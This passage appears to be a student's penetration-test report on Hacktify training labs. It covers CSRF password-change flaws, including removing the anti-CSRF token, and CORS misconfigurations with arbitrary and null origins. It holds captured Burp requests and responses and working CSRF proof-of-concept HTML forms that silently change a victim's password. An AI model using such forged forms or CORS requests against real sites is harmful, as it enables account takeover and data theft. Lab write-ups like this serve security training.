Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=a1&newPassword2=a1&csrf=9f30abfb7a0141bb657fa6d587a5878b
```

```
<html>
    <body>
        <form method="POST"
action="https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php">
            <input type="hidden" name="newPassword" value="a2"/>
            <input type="hidden" name="newPassword2" value="a2"/>
            <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```



Hacktify CSRF PoC Generator

Not secure https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php


Logout

Welcome to Dashboard second user

Name: <html> <body> <fo Save

Change Password

© Copyrights 2021 Hacktify Cybersecurity All rights reserved




Hacktify CSRF PoC Generator

Not secure https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php?name=<html>+%09<body>+%09%09<form+methoc

Submit


Welcome to Dashboard second user

Name: Save


Hacktify CSRF PoC Generator
Not secure
https://labs.hacktify.in/HTML/csrf_lab/lab_7/login.php

labs.hacktify.in says

Are you sure, username/password was correct??


Hacktify CSRF PoC Generator
Not secure
https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php
Logout
Welcome to Dashboard second user
Name:
Save
Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Activate Windows
Go to Settings to activate Windows.
19:09
06-03-2024

1.8. {Rm -Rf Token}

Reference	Risk Rating
{ Rm -Rf Token }	**High**
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php	
Consequences of not Fixing the Issue	
- Unauthorized actions	

- Data theft
- Account compromised
- Reputation damage
- Financial losses

Suggested Countermeasures


- Implement security measures such as using :
  CSRF tokens
  Validate requests
  Secure coding practices
  Regular auditing
  Educate people about CSRF attacks
- Avoid clicking on suspicious links

References

https://portswigger.net/web-security/csrf
https://owasp.org/www-community/attacks/csrf
https://www.invicti.com/learn/cross-site-request-forgery-csrf/


Proof of Concept

First create two account one is first user and another is second user




Welcome to Dashboard first user


© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Not secure
https://labs.hacktify.in/HTML/...
HACKTIFY
cybersecurity
Welcome to Dashboard second user
Change Password

Remove the token and try generate CSRF POC


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.1.1.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to https://labs.hacktify.in:443 [162.0.229.223]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


```
POST /HTML/csrf_lab/lab_8/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: cf_clearance=VqBgCj5zPpMGW_Wtlclr9_Q8dK1E2PTgU10jNgz50jk-1708579575-1.0-AUXd553uflugkxR+NDQQp7kz8JmIC5Rd33kexA71qfL09MSMI/MUe2IbcvJMHAe2X5PJ5wz6ywkTB15hMWf5hLc=; PHPSESSID=a7dd0ecc257f0b326141ff7e1b7aceb3
Content-Length: 66
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=u&newPassword2=u&csrf=d255d1b766be190d84ef5c9866cd0e41
```



```
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=u&newPassword2=u
```

```
<html>
      <body>
            <form method="POST"
action="https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php">
                  <input type="hidden" name="newPassword" value="abc"/>
                  <input type="hidden" name="newPassword2" value="abc"/>
                  <input type="submit" value="Submit">
            </form>
      </body>
<html>
```


Create submit button using CSRF POC



Send it to the second user account to change their password unethicaly.

After click on submit button and successfully changed the password of second user .

When try to login into the second user account with old password it give



labs.hacktify.in says

Are you sure, username/password was correct??

And try to login with new password which are used in CSRF POC it


successfully loged-in.

2. {CORS}

2.1. { CORS With Arbitrary Origin}

Reference	**Risk Rating**
CORS With Arbitrary Origin	**Low**
Tools Used	
burpsuite	
Vulnerability Description	
Cross-Origin Resource Sharing (CORS) is a security feature implemented by web browsers to prevent unauthorized access to resources from a different origin. In the case of "CORS With Arbitrary Origin," the server is improperly configured and accepts requests from any origin, including malicious ones. This allows an attacker to craft requests from their domain, which the vulnerable application mistakenly trusts. When exploited, the attacker can: • Access sensitive data such as user credentials, session tokens, or PII (Personally Identifiable Information). • Perform unauthorized actions on behalf of the user (Cross-Site Request Forgery-like behavior). • Steal confidential information by bypassing same-origin policies.	
How It Was Discovered	
Manual analysis using Burp Suite.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_1/index.php	
Consequences of not Fixing the Issue	
• Data exfiltration (session tokens, sensitive user data) • Unauthorized access to user accounts • Increased risk of phishing and social engineering attacks • Comised integrity and confidentiality of user data	
Suggested Countermeasures	
• Implement a strict CORS policy by defining trusted origins explicitly. • Avoid using wildcard (*) in Access-Control-Allow-Origin. • Validate and sanitize all incoming CORS requests. • Implement proper session handling mechanisms. • Regularly audit CORS configurations and headers.	
References	
• https://portswigger.net/web-security/cors • https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny • https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS • https://www.acunetix.com/websitesecurity/cors-attacks/	

Proof of Concept


Welcome, Fetch the HTTP response of this web page using CORS request.
HACKTIFY
Target: https://labs.hacktify.in
HTTP/2
Request
Response


```
GET /HTML/cors_lab/lab_1/cors_1.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=f4020400565 6e6c8e66f2916906d01a2
Origin: google.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_1/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
HTTP/2 200 OK
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=63d52ecb74a01d0e993d9c20a464406e; path=/; secure
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: google.com
Content-Type: text/html; charset=UTF-8
Content-Length: 3102
Vary: Accept-Encoding,User-Agent
Date: Sun, 02 Mar 2025 23:13:35 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

<html>
    <head>
        <meta charset="UTF-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <meta name="keywords" content="" />
        <link rel="icon" href="../../assets/img/favicon.png" />
        <link rel="stylesheet" type="text/css" href="assets/css/animate.css" />
        <link
```

2.2. CORS with Null origin

Reference	**Risk Rating**
CORS with Null origin	**Low**
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Null Origin vulnerability occurs when a server misconfigures the Access-Control-Allow-Origin header to accept requests with the null origin. This is dangerous because malicious actors can exploit this flaw to access sensitive data from cross-origin resources through specially crafted web pages.	
How It Was Discovered	
Manual Analysis using burp suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php	
Consequences of not Fixing the Issue	
- Cross-Origin Data Theft: An attacker can extract sensitive data (e.g., user information, session tokens) from the vulnerable endpoint. - Session Hijacking: If Access-Control-Allow-Credentials: true is set, it allows attackers to exploit user sessions. - Information Disclosure: Exposure of sensitive backend data to malicious third-party sites.	
Suggested Countermeasures	
- Restrict Origins: Only allow trusted origins and avoid using wildcards (*) or null. - Disable Credentials: Avoid setting Access-Control-Allow-Credentials: true unless absolutely necessary. - Validate Requests: Implement strict origin validation on the server-side.	
References	
https://portswigger.net/web-security/cors	

Proof of Concept


Welcome, Fetch the HTTP response of this web page using CORS request.
Target: https://labs.hacktify.in
HTTP/2
Request
Response

```
GET /HTML/cors_lab/lab_2/cors_2.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=31832024ae6c1cb4bdc89975b7518e0a
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_2/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 200 OK
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=406e9e2c7f02dbf7b4887bcd287460b1; path=/; secure
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
Content-Type: text/html; charset=UTF-8
Content-Length: 3046
Vary: Accept-Encoding,User-Agent
Date: Sun, 02 Mar 2025 23:35:33 GMT
Server: LiteSpeed
